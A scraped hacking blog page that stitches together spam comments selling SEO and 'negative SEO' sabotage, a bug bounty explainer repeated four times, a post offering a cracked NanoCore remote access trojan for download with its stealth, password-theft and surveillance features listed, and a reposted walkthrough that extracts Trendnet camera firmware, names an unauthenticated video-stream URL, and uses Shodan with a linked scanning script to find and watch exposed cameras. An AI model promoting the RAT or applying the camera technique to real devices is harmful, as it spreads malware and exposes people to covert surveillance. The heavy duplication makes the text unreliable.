hi
03381640832207259687noreply
here it is, social website traffic:
http://www.mgdots.co/detail.php?id=113
Full details attached
Regards
Linda Vanderzee
Unsubscribe option is available on the footer of our website


Monday, June 29, 2020

Sunday, June 14, 2020
re: How to remove a site from top 10 for important keywords
Negative SEO with Satisfaction Guaranteed
http://www.blackhat.to
http://www.blackhat.to
Friday, June 12, 2020
re: Additional Details
hi there
After checking your website SEO metrics and ranks, we determined
that you can get a real boost in ranks and visibility by using
aour Deluxe Plan:
https://www.hilkom-digital.com/product/deluxe-seo-plan/
thank you
Mike
After checking your website SEO metrics and ranks, we determined
that you can get a real boost in ranks and visibility by using
aour Deluxe Plan:
https://www.hilkom-digital.com/product/deluxe-seo-plan/
thank you
Mike
Thursday, June 11, 2020
$$$ Bug Bounty $$$
What is Bug Bounty ?

A bug bounty program, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.
Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.
Mozilla paid out a $3,000 flat rate bounty for bugs that fit its criteria, while Facebook has given out as much as $20,000 for a single bug report. Google paid Chrome operating system bug reporters a combined $700,000 in 2012 and Microsoft paid UK researcher James Forshaw $100,000 for an attack vulnerability in Windows 8.1. In 2016, Apple announced rewards that max out at $200,000 for a flaw in the iOS secure boot firmware components and up to $50,000 for execution of arbitrary code with kernel privileges or unauthorized iCloud access.
While the use of ethical hackers to find bugs can be very effective, such programs can also be controversial. To limit potential risk, some organizations are offering closed bug bounty programs that require an invitation. Apple, for example, has limited bug bounty participation to few dozen researchers.

A bug bounty program, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.
Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.
Mozilla paid out a $3,000 flat rate bounty for bugs that fit its criteria, while Facebook has given out as much as $20,000 for a single bug report. Google paid Chrome operating system bug reporters a combined $700,000 in 2012 and Microsoft paid UK researcher James Forshaw $100,000 for an attack vulnerability in Windows 8.1. In 2016, Apple announced rewards that max out at $200,000 for a flaw in the iOS secure boot firmware components and up to $50,000 for execution of arbitrary code with kernel privileges or unauthorized iCloud access.
While the use of ethical hackers to find bugs can be very effective, such programs can also be controversial. To limit potential risk, some organizations are offering closed bug bounty programs that require an invitation. Apple, for example, has limited bug bounty participation to few dozen researchers.
Related word
- Hacking Names
- Hacking Books
- Hacking Language
- Hacker Wifi Password
- Hacker Ethic
- Hacking Vpn
- Pentest Reporting Tool
- Hacker Keyboard
- Hacker Attack
- Is Hacking Illegal
- Hacking Websites
- Pentest Firewall
- Pentest Guide
- Hacker Types
- Pentest Wordpress
- Hacking Meaning
- Hacking 3Ds
- Is Hacking Illegal
- Pentestbox
- Pentest Keys
$$$ Bug Bounty $$$
What is Bug Bounty ?
A bug bounty program, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.
Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.
Mozilla paid out a $3,000 flat rate bounty for bugs that fit its criteria, while Facebook has given out as much as $20,000 for a single bug report. Google paid Chrome operating system bug reporters a combined $700,000 in 2012 and Microsoft paid UK researcher James Forshaw $100,000 for an attack vulnerability in Windows 8.1. In 2016, Apple announced rewards that max out at $200,000 for a flaw in the iOS secure boot firmware components and up to $50,000 for execution of arbitrary code with kernel privileges or unauthorized iCloud access.
While the use of ethical hackers to find bugs can be very effective, such programs can also be controversial. To limit potential risk, some organizations are offering closed bug bounty programs that require an invitation. Apple, for example, has limited bug bounty participation to few dozen researchers.
A bug bounty program, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.
Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.
Mozilla paid out a $3,000 flat rate bounty for bugs that fit its criteria, while Facebook has given out as much as $20,000 for a single bug report. Google paid Chrome operating system bug reporters a combined $700,000 in 2012 and Microsoft paid UK researcher James Forshaw $100,000 for an attack vulnerability in Windows 8.1. In 2016, Apple announced rewards that max out at $200,000 for a flaw in the iOS secure boot firmware components and up to $50,000 for execution of arbitrary code with kernel privileges or unauthorized iCloud access.
While the use of ethical hackers to find bugs can be very effective, such programs can also be controversial. To limit potential risk, some organizations are offering closed bug bounty programs that require an invitation. Apple, for example, has limited bug bounty participation to few dozen researchers.
Read more
Wednesday, June 10, 2020
DOWNLOAD NANOCORE RAT 1.2.2.0 CRACKED – REMOTE ADMINISTRATION TOOL
NanoCore is one of the most powerful RATs ever created. It is capable of taking complete control of a victim's machine. It allows a user to control the system with a Graphical User Interface (GUI). It has many features which allow a user to access remote computer as an administrator. Download nanocore rat 1.2.2.0 cracked version free of cost.
NanoCore's developer was arrested by FBI and pleaded guilty in 2017 for developing such a malicious privacy threat, and sentenced 33 months in prison.
FEATURES
- Complete Stealth Remote Control
- Recover Passwords from the Victim Device
- Manage Networks
- Manage Files
- Surveillance
- Plugins (To take it to the next level)
- Many advanced features like SCRIPTING
DOWNLOAD NANOCORE RAT 1.2.2.0 CRACKED – REMOTE ADMINISTRATION TOOL
Related articles
Trendnet Cameras - I Always Feel Like Somebody'S Watching Me.
Firstly this post requires the following song to be playing.
Now that we got that out of the way... I have been seeing posts on sites with people having fun with embedded systems/devices and I was feeling left out. I didn't really want to go out and buy a device so I looked at what was laying around.
Enter the Trendnet TV-IP110w - http://www.trendnet.com/products/proddetail.asp?prod=145_TV-IP110W
To start off the latest firmware for this device can be found at the following location :
First order of business was to update the camera with the most recent firmware:
 |
| Device info page confirming firmware version |
Now that the device was using the same version of firmware as I was going to dive into, lets get to work. I will be using binwalk to fingerprint file headers that exist inside the firmware file. Binwalk can be downloaded from the following url: http://code.google.com/p/binwalk/
Running binwalk against the firmware file
binwalk FW_TV-IP110W_1.1.0-104_20110325_r1006.pck
DECIMAL HEX DESCRIPTION
-------------------------------------------------------------------------------------------------------
32320 0x7E40 gzip compressed data, from Unix, last modified: Thu Mar 24 22:59:08 2011, max compression
679136 0xA5CE0 gzip compressed data, was "rootfs", from Unix, last modified: Thu Mar 24 22:59:09 2011, max compression
Looks like there are two gzip files in the "pck" file. Lets carve them out using 'dd'. First cut the head off the file and save it off as '1_unk'
#dd if=FW_TV-IP110W_1.1.0-104_20110325_r1006.pck of=1_unk bs=1 count=32320
32320+0 records in
32320+0 records out
32320 bytes (32 kB) copied, 0.167867 s, 193 kB/s
Next cut out the first gzip file that was identified, we will call this file '2'
#dd if=FW_TV-IP110W_1.1.0-104_20110325_r1006.pck of=2 bs=1 skip=32320 count=646816
646816+0 records in
646816+0 records out
646816 bytes (647 kB) copied, 2.87656 s, 225 kB/s
Finally cut the last part of the file out that was identified as being a gzip file, call this file '3'
#dd if=FW_TV-IP110W_1.1.0-104_20110325_r1006.pck of=3 bs=1 skip=679136
2008256+0 records in
2008256+0 records out
2008256 bytes (2.0 MB) copied, 8.84203 s, 227 kB/s
For this post I am going to ignore files '1_unk' and '2' and just concentrate on file '3' as it contains an interesting bug :) Make a copy of the file '3' and extract it using gunzip
#file 3
3: gzip compressed data, was "rootfs", from Unix, last modified: Thu Mar 24 22:59:09 2011, max compression
#cp 3 3z.gz
#gunzip 3z.gz
gzip: 3z.gz: decompression OK, trailing garbage ignored
#file 3z
3z: Minix filesystem, 30 char names
As we can see the file '3' was a compressed Minix file system. Lets mount it and take a look around.
#mkdir cameraFS
#sudo mount -o loop -t minix 3z cameraFS/
#cd cameraFS/
#ls
bin dev etc lib linuxrc mnt proc sbin server tmp usr var
There is all sorts of interesting stuff in the "/server" directory but we are going to zero in on a specific directory "/server/cgi-bin/anony/"
#cd server/cgi-bin/anony/
#ls
jpgview.htm mjpeg.cgi mjpg.cgi view2.cgi
The "cgi-bin" directory is mapped to the root directory of http server of the camera, knowing this we can make a request to http://192.168.1.17/anony/mjpg.cgi and surprisingly we get a live stream from the camera.
 |
| video stream. giving no fucks. |
Now at first I am thinking, well the directory is named "anony" that means anonymous so this must be something that is enabled in the settings that we can disable.... Looking at the configuration screen you can see where users can be configured to access the camera. The following screen shows the users I have configured (user, guest)
 |
| Users configured with passwords. |
Still after setting up users with passwords the camera is more than happy to let me view its video stream by making our previous request. There does not appear to be a way to disable access to the video stream, I can't really believe this is something that is intended by the manufacturer. Lets see who is out there :)
Because the web server requires authentication to access it (normally) we can use this information to fingerprint the camera easily. We can use the realm of 'netcam' to conduct our searches
 |
| HTTP Auth with 'netcam' realm |
Hopping on over to Shodan (http://www.shodanhq.com) we can search for 'netcam' and see if there is anyone out there for us to watch
 |
| 9,500 results |
If we check a few we can see this is limited to only those results with the realm of 'netcam' and not 'Netcam'
 |
| creepy hole in the wall |
 |
| front doors to some business |
Doing this manually is boring and tedious, wouldn't it be great if we could automagically walk through all 9,500 results and log the 'good' hosts.... http://consolecowboys.org/scripts/camscan.py
This python script requires the shodan api libs http://docs.shodanhq.com/ and an API key. It will crawl the shodan results and check if the device is vulnerable and log it. The only caveat here is that the shodan api.py file needs to be edited to allow for including result page offsets. I have highlighted the required changes below.
def search(self, query,page=1):
"""Search the SHODAN database.
Arguments:
query -- search query; identical syntax to the website
page -- page number of results
Returns:
A dictionary with 3 main items: matches, countries and total.
Visit the website for more detailed information.
"""
return self._request('search', {'q': query,'page':page})
Last I ran this there was something like 350 vulnerable devices that were available via shodan. Enjoy.
Update: We are in no way associated with the @TRENDnetExposed twitter account.
Update: We are in no way associated with the @TRENDnetExposed twitter account.
Related articles
Subscribe to:
Posts (Atom)